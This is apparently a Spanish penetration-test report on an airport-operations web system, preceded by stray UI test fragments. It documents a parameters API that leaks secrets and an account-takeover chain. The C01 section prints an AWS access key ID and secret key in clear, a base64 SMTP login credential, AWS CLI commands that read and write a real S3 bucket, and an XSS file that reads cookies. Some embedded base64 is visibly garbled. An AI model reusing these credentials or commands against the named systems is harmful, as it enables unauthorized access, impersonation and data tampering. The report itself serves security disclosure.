Grabar

Cancelar

Eliminar

Código Plantilla

Nombre de la Plantilla

USUARIO_CREADO

Instrucciones recuperación de contraseña

Asunto del Correo (puede usar \$(variable))

Recuperación de Contraseña

☐ Configurar Receptor

Cuerpo del Correo (HTML, puede incluir \$(variable))

↩

↪

Heading 3

B

I

🔗

🖼️

📅

🗨️

📺

⋮

⋮

⋮

⋮

\$(nombre)

Se ha notificado al sistema que usted ha solicitado recuperar su contraseña.

Su código para modificación de contraseña es: \$(codigoAutorizacion)

Este es un correo automático del Sistema de Usuarios. Por favor no contestar

- Se navegó hacia el módulo Configuración – Parámetros.



Se presentó una grilla con opciones de Agregar, Editar y Cambiar el estado de Activo de los Parámetros.



- Se agregó y editó parámetro.

NUEVO PARÁMETRO ✕

Código del Parámetro

PRUEBA

valor

prueba

Descripción

prueba

☒ Sistema Activo

Grabar Cancelar

EDITAR PARÁMETROS ✕

Código del Parámetro

PRUEBA

valor

prueba


Descripción

prueba

☒ Sistema Activo

Grabar Cancelar

Se navegó hacia el módulo **Observabilidad**.



- Se presentó una grilla con opciones de Monitoreo de Logs que no tiene opción a mantenimiento si no solo a consultar.

MONITOREO DE LOGS							14/04/2026	hasta	14/04/2026	Buscar	Más Filtros	
		Fecha / Hora		Origen	Microservicio	Entidad						
i		14/04 09:44:26		sistema	PERFILES	S/D						
⌘		14/04 09:44:26		sistema	PERFILES	S/D						
⌘		14/04 09:42:02		sistema	PERFILES	S/D						
i		14/04 09:42:02		sistema	PERFILES	S/D						
i		14/04 09:36:25		sistema	RMS	S/D						
⌘		14/04 09:36:25		sistema	RMS	atencion_vuelo						

Fecha / Hora

Code trazabilidad
6ea9c170-1add-462f-a147-1d61f43d1f71

Tipo de Entrada

Entidad Modificada

Código (PK) de la Entidad

Descripción de hallazgos y evidencias

A continuación, se detallan los hallazgos identificados durante la ejecución del servicio, junto con las evidencias técnicas recopiladas que respaldan cada vulnerabilidad detectada.

Cada hallazgo incluye su descripción, impacto potencial, nivel de criticidad y evidencia asociada.

C01: Exposición de Credenciales en Texto Claro en API de Parámetros contiene secretos Críticos Comprometidos (SMTP, AWS IAM, ActiveMQ)

Descripción:

Se ha identificado que la aplicación se puede invocar a un endpoint de parámetros de configuración (/api/parametros) devuelve en texto plano, sin cifrado y sin protección adicional un conjunto de credenciales altamente sensibles almacenadas en la tabla de parámetros de configuración del sistema. Entre los secretos expuestos se identificaron: credenciales SMTP de Gmail con capacidad de envío masivo de correo, claves de acceso AWS IAM con permisos de lectura y escritura sobre el bucket S3 develop-agunsa (región us-east-1), credenciales de conexión a ActiveMQ (broker de mensajería), y API keys de UptimeRobot. Todos estos secretos fueron verificados como funcionales durante el pentest autorizado.

Con estas credenciales es posible acceso directo al smtp para envío de correo, al bucket S3 develop-agunsa (región us-east-1) y se confirmó que utilizando estas credenciales se logró acceso con permisos de lectura y escritura al bucket develop-agunsa (región us-east-1).

OWASP TOP 10	A01:2025 Broken Access Control
CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
Nivel de criticidad	Crítico (9.4)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
URL afectada	URLs: GET /api/v1/parametros
Impacto	- Envío masivo de correo fraudulento desde la identidad corporativa de Agunsa Copiapó (credenciales SMTP Gmail confirmadas como funcionales). - Acceso no autorizado con permisos de lectura y escritura al bucket S3 develop-agunsa (credenciales AWS IAM confirmadas como funcionales), exponiendo reportes de cumplimiento PACO/RSO, actas, logs y archivos operativos reales. - Posibilidad de modificación, eliminación masiva o sustitución de archivos críticos en S3, incluyendo la carga de contenido malicioso (XSS almacenado, malware).

24

Luego de obtener las credenciales se pueden presentar los casos siguientes:

a) Abuso de credenciales SMTP – Envío de correo con identidad corporativa de Agunsa


El endpoint `/api/v1/parametros` retorna la configuración completa del servidor de correo bajo el parámetro MAILER-CONFIG, incluyendo host SMTP, puerto, usuario y contraseña en texto plano. Se confecciona el programa siguiente para probar el servicio y las credenciales y el resultado es satisfactorio. A continuación la ejecución del programa

python sendemail.py

```
send: 'ehlo [127.0.1.1]\r\n'
reply: b'250-smtp.gmail.com at your service, [209.61.73.254]\r\n'
reply: b'250-SIZE 35882577\r\n'
reply: b'250-8BITMIME\r\n'
reply: b'250-STARTTLS\r\n'
reply: b'250-ENHANCEDSTATUSCODES\r\n'
reply: b'250-PIPELINING\r\n'
reply: b'250-CHUNKING\r\n'
reply: b'250 SMTPUTF8\r\n'
reply: retcode (250); Msg: b'smtp.gmail.com at your service, [209.61.73.254]\nSIZE
35882577\n8BITMIME\nSTARTTLS\nENHANCEDSTATUSCODES\nPIPELINING\nCHUNKING\nSMTPUTF8'
send: 'STARTTLS\r\n'
reply: b'220 2.0.0 Ready to start TLS\r\n'
reply: retcode (220); Msg: b'2.0.0 Ready to start TLS'
send: 'ehlo [127.0.1.1]\r\n'
reply: b'250-smtp.gmail.com at your service, [209.61.73.254]\r\n'
reply: b'250-SIZE 35882577\r\n'
reply: b'250-8BITMIME\r\n'
reply: b'250-AUTH LOGIN PLAIN XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH\r\n'
reply: b'250-ENHANCEDSTATUSCODES\r\n'
reply: b'250-PIPELINING\r\n'
reply: b'250-CHUNKING\r\n'
reply: b'250 SMTPUTF8\r\n'
reply: retcode (250); Msg: b'smtp.gmail.com at your service, [209.61.73.254]\nSIZE 35882577\n8BITMIME\nAUTH LOGIN PLAIN
XOAUTH2 PLAIN-CLIENTTOKEN OAUTHBEARER XOAUTH\nENHANCEDSTATUSCODES\nPIPELINING\nCHUNKING\nSMTPUTF8'
send: 'AUTH PLAIN AGRlc2Fycm9sbG9wcnVlYmE5QGdtYWlsLmNvbXBxb21vZ2JyYmhhbWV0\r\n'
reply: b'235 2.7.0 Accepted\r\n'
reply: retcode (235); Msg: b'2.7.0 Accepted'
send: 'mail from:<desarrolloprueba9@gmail.com> size=1151\r\n'
reply: b'250 2.1.0 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpl\r\n'
reply: retcode (250); Msg: b'2.1.0 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpl'
send: 'rcpt to:<ricardo.berrospi@insidesecurity.cl>\r\n'
reply: b'250 2.1.5 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpl\r\n'
reply: retcode (250); Msg: b'2.1.5 OK 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpl'
send: 'data\r\n'
reply: b'354 Go ahead 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpl\r\n'
reply: retcode (354); Msg: b'Go ahead 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpl'
data: (354, b'Go ahead 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpl')
send: b'Content-Type: multipart/alternative; boundary=""=====2182893749904595032===='\r\nMIME-Version:
1.0\r\nFrom: desarrolloprueba9@gmail.com\r\nTo: ricardo.berrospi@insidesecurity.cl\r\nSubject: =?utf-
8?q?Prueba_t=C3=A9cnica_de_env=C3=ADo_de_correo_-_Pentest_authorized?= \r\n\r\n--
=====2182893749904595032====\r\nContent-Type: text/plain; charset="us-ascii"\r\nMIME-Version: 1.0\r\nContent-
Transfer-Encoding: 7bit\r\n\r\nPrueba de envio de correo\r\n\r\nEste es un correo de prueba enviado durante un pentest
autorizado.\r\nFecha y hora: 2026-04-08 20:33:26\r\n-----2182893749904595032====\r\nContent-Type: text/html;
charset="utf-8"\r\nMIME-Version: 1.0\r\nContent-Transfer-Encoding:
base64\r\n\r\nCjxodG1sPgo8Ym9keTAKPGgzPIBydWViYSBkZSBlnbnDrW8gZGUgY29ycmVvPC9oMz4KPHIA+RXNO\r\n\r\nZSJjb3JyZ
W8gZnVlIGVudmlhZG8gY29tbyBwYXJ0ZSBkZSB1biA8c3Ryb25nPnBlbnRlc3QgYXV0\r\n\r\nb3JpemFkbzwvc3Ryb25nPj48L3A+CjxwPJ
xdHJvbmc+RmVjaGEgeSBob3JhOjwvc3Ryb25nPiaY\r\n\r\nMDI2LTA0LTAAIDlwOjMjZDPC9wPgo8cD5TaSBlc3TDoxMgcmVjaWJpZ
W5kybYlc3RIUG1lbNhh\r\n\r\nnamUsIGNvbmZpcmlhIHFI1ZSBsYXMgY3JIZGVuY2lhbgVzIFNNVFAGZnVuY2lvbmFulGNvcnJlY3Rh\r\n\r\nrbVVudGUUUPC9wPgo8L2JvZHNk+CjwwaHRtbD4K\r\n\r\n\r\n-----2182893749904595032====-\r\n\r\n\r\n'
reply: b'250 2.0.0 OK 1775694810 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpl\r\n'
reply: retcode (250); Msg: b'2.0.0 OK 1775694810 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmtpl'
```

```
data: (250, b'2.0.0 OK 1775694810 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmt')
send: 'quit\r\n'
reply: b'221 2.0.0 closing connection 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmt\r\n'
reply: retcode (221); Msg: b'2.0.0 closing connection 5a478bee46e88-2ca760b0518sm23852695eec.0 - gsmt'
```

Asimismo, se puede comprobar que utilizando estas credenciales se confirmó el envío exitoso de correos con el remitente “**Agunsa Copiapo <desarrolloprueba9@gmail.com>**”. Un atacante puede emplear estas credenciales para suplantar la identidad corporativa, realizar campañas de phishing o agotar la cuota de envío del servicio. La interfaz de administración del sistema también expone estos valores visualmente en el módulo de parámetros.



b) Abuso de credenciales AWS+IAM

A través de AWS CLI (Command Line Interface) de Amazon Web Services el cual permite gestionar los servicios de la nube de AWS mediante comandos en la terminal y con las credenciales ubicadas en el endpoint (que resultaron ser satisfactorias) se configura el acceso de AWS IAM para acceder al bucket. Se aprecian objetos **2025**, **2026**, **DESARROLLO** Y **QA**.

```
C:\Users\USUARIO>aws --version
aws-cli/2.34.24 Python/3.14.3 Windows/11 exe/AMD64

C:\Users\USUARIO>aws configure --profile agunsa-qa

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running

AWS Access Key ID [None]: AKIAXDBDK5UOHMYESGPT
AWS Secret Access Key [None]: UjQ6kzUSF3FGsSz7XicZlwzHNIUM9Nr/Pilmn/NO
Default region name [None]: us-east-1
Default output format [None]: json

C:\Users\USUARIO>aws s3 ls s3://develop-agunsa --profile agunsa-qa
PRE 2025/
PRE 2026/
PRE DESARROLLO/
PRE QA/
```

Con el paso anterior, se confirmó el acceso de lectura; asimismo, se pueden leer recursivamente los archivos que contiene el bucket.

```
C:\Users\USUARIO>aws s3 ls s3://develop-agunsa --recursive --profile agunsa-qa
2025-05-29 23:14:58      0 2025/
2026-02-05 10:30:58      0 2026/
2025-10-26 21:10:01    375 DESARROLLO/2025/08/30/15.log
2025-11-05 10:13:40   4629 DESARROLLO/2025/informe_cumplimiento_paco/10/ReporteCumplimientoPACO-2025-Octubre.xlsx
2025-11-03 10:39:45   4316 DESARROLLO/2025/informe_cumplimiento_paco/11/ReporteCumplimientoPACO-2025-Noviembre.xlsx
2025-11-05 10:32:32   5185 DESARROLLO/2025/informe_cumplimiento_rso/10/ReporteCumplimientoRSO-2025-Octubre.xlsx
2025-11-05 08:06:26   3889 DESARROLLO/2025/informe_cumplimiento_rso/12/ReporteCumplimientoRSO-2025-Diciembre.xlsx
2025-08-25 10:12:53      0 DESARROLLO/2025/reporte_semestral/
2025-11-05 11:03:02   5237 DESARROLLO/2025/reporte_semestral/12/ReporteSemestral-2025-Diciembre.xlsx
2025-08-25 10:12:54      0 DESARROLLO/2025/reporte_semestral/6/
2025-10-29 10:01:38   5275 DESARROLLO/2025/reporte_semestral/6/ReporteSemestral-2025-Junio.xlsx
2025-11-05 10:35:05   6715 DESARROLLO/2025/reporte_trimestral/12/ReporteTrimestral-2025-Diciembre.xlsx
2025-10-09 16:13:46  176450 DESARROLLO/43_INMUEBLE_17567573259550-3c684262-04c4-496d-a8a6-b1075312191d.png
2025-10-09 15:59:20  176450 DESARROLLO/43_INMUEBLE_17567573259550-c5ab5c74-062d-450e-8511-733c58679c6b.png
2025-10-06 10:19:00  176450 DESARROLLO/43_INMUEBLE_17567573259550-cbc55fb6-ebfa-4591-9998-778643f3514c.png
2025-10-09 15:02:23  176450 DESARROLLO/43_INMUEBLE_17567573259550-e5a7bdd2-960a-4a52-b62c-04a6cd55da7f.png
2025-07-24 15:36:38  155582 DESARROLLO/Acta de Reunion Avances 20250721 - Aeropuerto Copiapo-02f80e82-bc2f-4459-813b-9a4b69
2025-10-03 15:18:35  179965 DESARROLLO/Acta de Reunion Avances 20250915 - Aeropuerto Copiapo-96326d6c-eb5d-446c-9a1e-0ba705
2025-10-03 21:10:16  154353 DESARROLLO/Acta de Reunion Avances 20250929 - Aeropuerto Copiapo-d5cefa76-f974-4d11-9773-af9896
2025-10-03 15:52:16  154353 DESARROLLO/Acta de Reunion Avances 20250929 - Aeropuerto Copiapo-d7254bb8-1f87-4b44-9e57-36da7e
2025-10-08 16:20:24   46276 DESARROLLO/Bitacora_Vuelos_1759940383544-73f5a372-ddb4-4ad2-abb5-a6faea9e8cbd.xlsx
2025-10-08 15:27:33  134802 DESARROLLO/CMMS_Carga_PACO_20.08.2025-3594feaf-4827-4e73-8a6c-89aa5ad4265c.xlsx
2025-07-30 09:05:02   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-1fda30a7-5fd1-4df7-8ea5-e25
2025-07-22 17:42:59   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-2679146b-78d4-42b5-9b1c-d04
2025-07-30 09:04:12   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-4857ec61-2251-4fb2-92b1-f60
2025-07-22 17:34:05   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-61ae210e-328a-4c4f-bf51-65e
2025-07-23 08:37:12   86214 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-6b3cce49-2b6c-4c3a-a5be-a51
2025-07-30 09:05:33   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-dd9848c3-3c30-4853-8f73-1d6
2025-07-30 09:05:58   61297 DESARROLLO/Captura de pantalla 2025-07-21 a la(s) 11.07.45 a.m..png-ed5bb539-eca2-49ec-b773-d79
2025-11-17 09:26:44  5609782 DESARROLLO/DESARROLLO/2025/informe_mensual/octubre/10_2025.zip
2025-11-07 09:07:52   1410 DESARROLLO/FPVE/2025/2025-11-07/110941459.xml
2025-11-07 10:39:07   1329 DESARROLLO/FPVE/2025/2025-11-07/123905725.xml
```

Asimismo, se pueden confirmar que es posible realizar operaciones de escritura en el bucket.

A continuación, se presenta el caso de carga un archivo .TXT en el bucket

```
C:\Users\USUARIO>echo "Prueba de escritura desde pentest autorizado - $(date)" > test-pentest.txt
C:\Users\USUARIO>aws s3 cp test-pentest.txt s3://develop-agunsa/QA/test-pentest.txt --profile agunsa-qa
upload: .\test-pentest.txt to s3://develop-agunsa/QA/test-pentest.txt
C:\Users\USUARIO>aws s3 ls s3://develop-agunsa/QA/ --profile agunsa-qa
PRE 2026/
2026-02-05 10:30:57      0
2026-04-04 00:48:48    59 test-pentest.txt
```

Por otro lado, a continuación, se presenta el caso de eliminado del archivo .TXT cargado

```
C:\Users\USUARIO>aws s3 rm s3://develop-agunsa/QA/test-pentest.txt --profile agunsa-qa
delete: s3://develop-agunsa/QA/test-pentest.txt
```

Asimismo, para probar si es posible cargar un archivo HTML (*test-xss.html*) que incluya un payload XSS siguiente, se confecciona el siguiente archivo:

```
<!DOCTYPE html>
<html><head><title>XSS Test</title></head><body>
<h1>Pentest - Archivo subido a S3</h1>
<script>
alert("XSS exitoso desde AWS S3 - " + document.domain);
console.log("Cookies: " + document.cookie);
</script>
</body></html>
```


```
C:\Users\USUARIO>aws s3 cp test-xss.html s3://develop-agunsa/QA/test-xss.html --content-type "text/html" --profile agunsa-qa
upload: .\test-xss.html to s3://develop-agunsa/QA/test-xss.html
```

Luego se genera una URL prefirmada


```
C:\Users\USUARIO>aws s3 presign s3://develop-agunsa/QA/test-xss.html --expires-in 3600 --profile agunsa-qa
https://develop-agunsa.s3.us-east-1.amazonaws.com/QA/test-xss.html?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAxDBDK5UOHMYESGPT%2F20260405%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20260405T160223Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=7e534a3216dcf9638200cf4af364a266e19b1357d0334eebf483e07bca9895c0
```

Esta URL, se ingresa a un browser y el resultado es que si es accesible viendo que se puede ejecutar un html

```
https://develop-agunsa.s3.us-east-1.amazonaws.com/QA/test-xss.html?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAxDBDK5UOHMYESGPT%2F20260405%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20260405T160223Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=7e534a3216dcf9638200cf4af364a266e19b1357d0334eebf483e07bca9895c0
```



Se accedió al archivo vía prefirmada URL y se ejecutó el código JavaScript



C02: Apropiación de cuenta completa (ATO) en cualquier cuenta mediante cadena de vulnerabilidades

Descripción:

Se ha identificado una cadena de vulnerabilidades que, combinadas, permiten a un atacante apoderarse completamente de cualquier cuenta del sistema. El ataque se puede ejecutar por dos vías independientes:

Opción A — Fuerza Bruta sobre endpoint de autenticación

- La API `GET /api/v1/usuarios`, accesible con un token de usuario administrador, se devuelve el listado completo de usuarios registrados incluyendo login, nombre, email y rol de administrador.
- Con el listado de usuarios obtenido, se realizó un ataque de fuerza bruta sobre el endpoint `POST /api/v1/login` utilizando contraseñas comunes.
- El sistema no implementa bloqueo efectivo ni CAPTCHA, permitiendo iterar sobre todos los usuarios. Se obtuvo acceso exitoso con el usuario `'avenegas'`.
- Una vez autenticado, el atacante puede operar dentro del sistema con todos los privilegios del usuario comprometido.
- Esta opción es apropiación de cuenta parcial, debido a que el usuario podría recuperar su contraseña y el atacante podría pedir perder el acceso.

Opción B — Modificación de email + secuestro vía recuperación de contraseña (ATO Completo)

- La API `GET /api/v1/usuarios`, accesible con un token de usuario administrador, se devuelve el listado completo de usuarios registrados incluyendo login, nombre, email y rol de administrador.
- La API `PUT /api/v1/usuarios`, accesible con un token de usuario administrador, permite modificar los datos de cualquier usuario objetivo, entre ellos su campo 'email' por uno controlado por el atacante.
- A continuación, el atacante invoca el flujo de recuperación de contraseña ingresando el login de la víctima.
- El sistema envía el código de recuperación de 6 dígitos al email que ahora controla el atacante y con ese dato puede establecer una nueva contraseña y toma control total e irreversible de la cuenta.
- Esta opción es apropiación de cuenta total, debido a que el usuario podría recuperar su contraseña y el atacante podría pedir perder el acceso.



OWASP TOP 10	A01 - Broken Access Control A07 - Identification & Authentication Failures A04 - Insecure Design
CWE	CWE-284 Improper Access Control. CWE-307 Improper Restriction of Excessive Authentication Attempts CWE-640 Weak Password Recovery Mechanism CWE-620 Unverified Password Change CWE-269 Improper Privilege Management
Nivel de criticidad	Crítico (9.4)
Estado	VULNERABLE
Puntuación CVSS	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L
URL afectada	URLs: GET https://qa-perfiles.agunsa.com/api/v1/usuarios POST https://qa-perfiles.agunsa.com/api/v1/login PUT https://qa-perfiles.agunsa.com/api/v1/usuarios POST https://qa-perfiles.agunsa.com/api/v1/recuperar-password
Impacto	• Toma de control total de cualquier cuenta de usuario del sistema, incluyendo cuentas con rol administrador. • Acceso a información sensible de operaciones aeroportuarias: fichas digitales, tableros de cumplimiento, inspecciones fiscales, logs internos y reportes. • Posibilidad de modificar datos operacionales críticos (cumplimiento, planificación, observaciones IF). • El ATO mediante Opción B es persistente e irreversible sin intervención del equipo técnico, ya que el propietario real pierde acceso al no controlar el email. • Exposición de datos personales de todos los usuarios del sistema (nombre, email corporativo, login, rol). • Riesgo de escalada de privilegios si se compromete una cuenta administradora
Recomendaciones	1. Aun tenga roles de Administrador, se debe restringir el endpoint GET /api/v1/usuarios (listar usuarios) desde aplicaciones que no sean las que manejen la seguridad del sistema. 2. Implementar bloqueo progresivo con backoff exponencial (ej.: bloqueo de 15 min tras 3 intentos fallidos). 3. Implementar alertas de seguridad por email ante múltiples intentos fallidos desde la misma IP. 4. Exigir confirmación de contraseña actual antes de permitir la modificación del email en el perfil. 5. Enviar notificación al email anterior informando del cambio, con un enlace de reversión válido por 24 horas. 6. Agregar verificación adicional antes del envío del código (ej.: pregunta de seguridad, confirmación por segundo factor). 7. Implementar autenticación multifactor (MFA) para todas las cuentas, obligatorio para administradores. 8. Aplicar rate limiting por IP sobre todos los endpoints de autenticación y recuperación.

Datos de prueba:

Opción válida solo para el usuario **Insideadm**; asimismo, para pruebas de login de fuerza bruta no se requiere un usuario autenticado alguno del sistema.

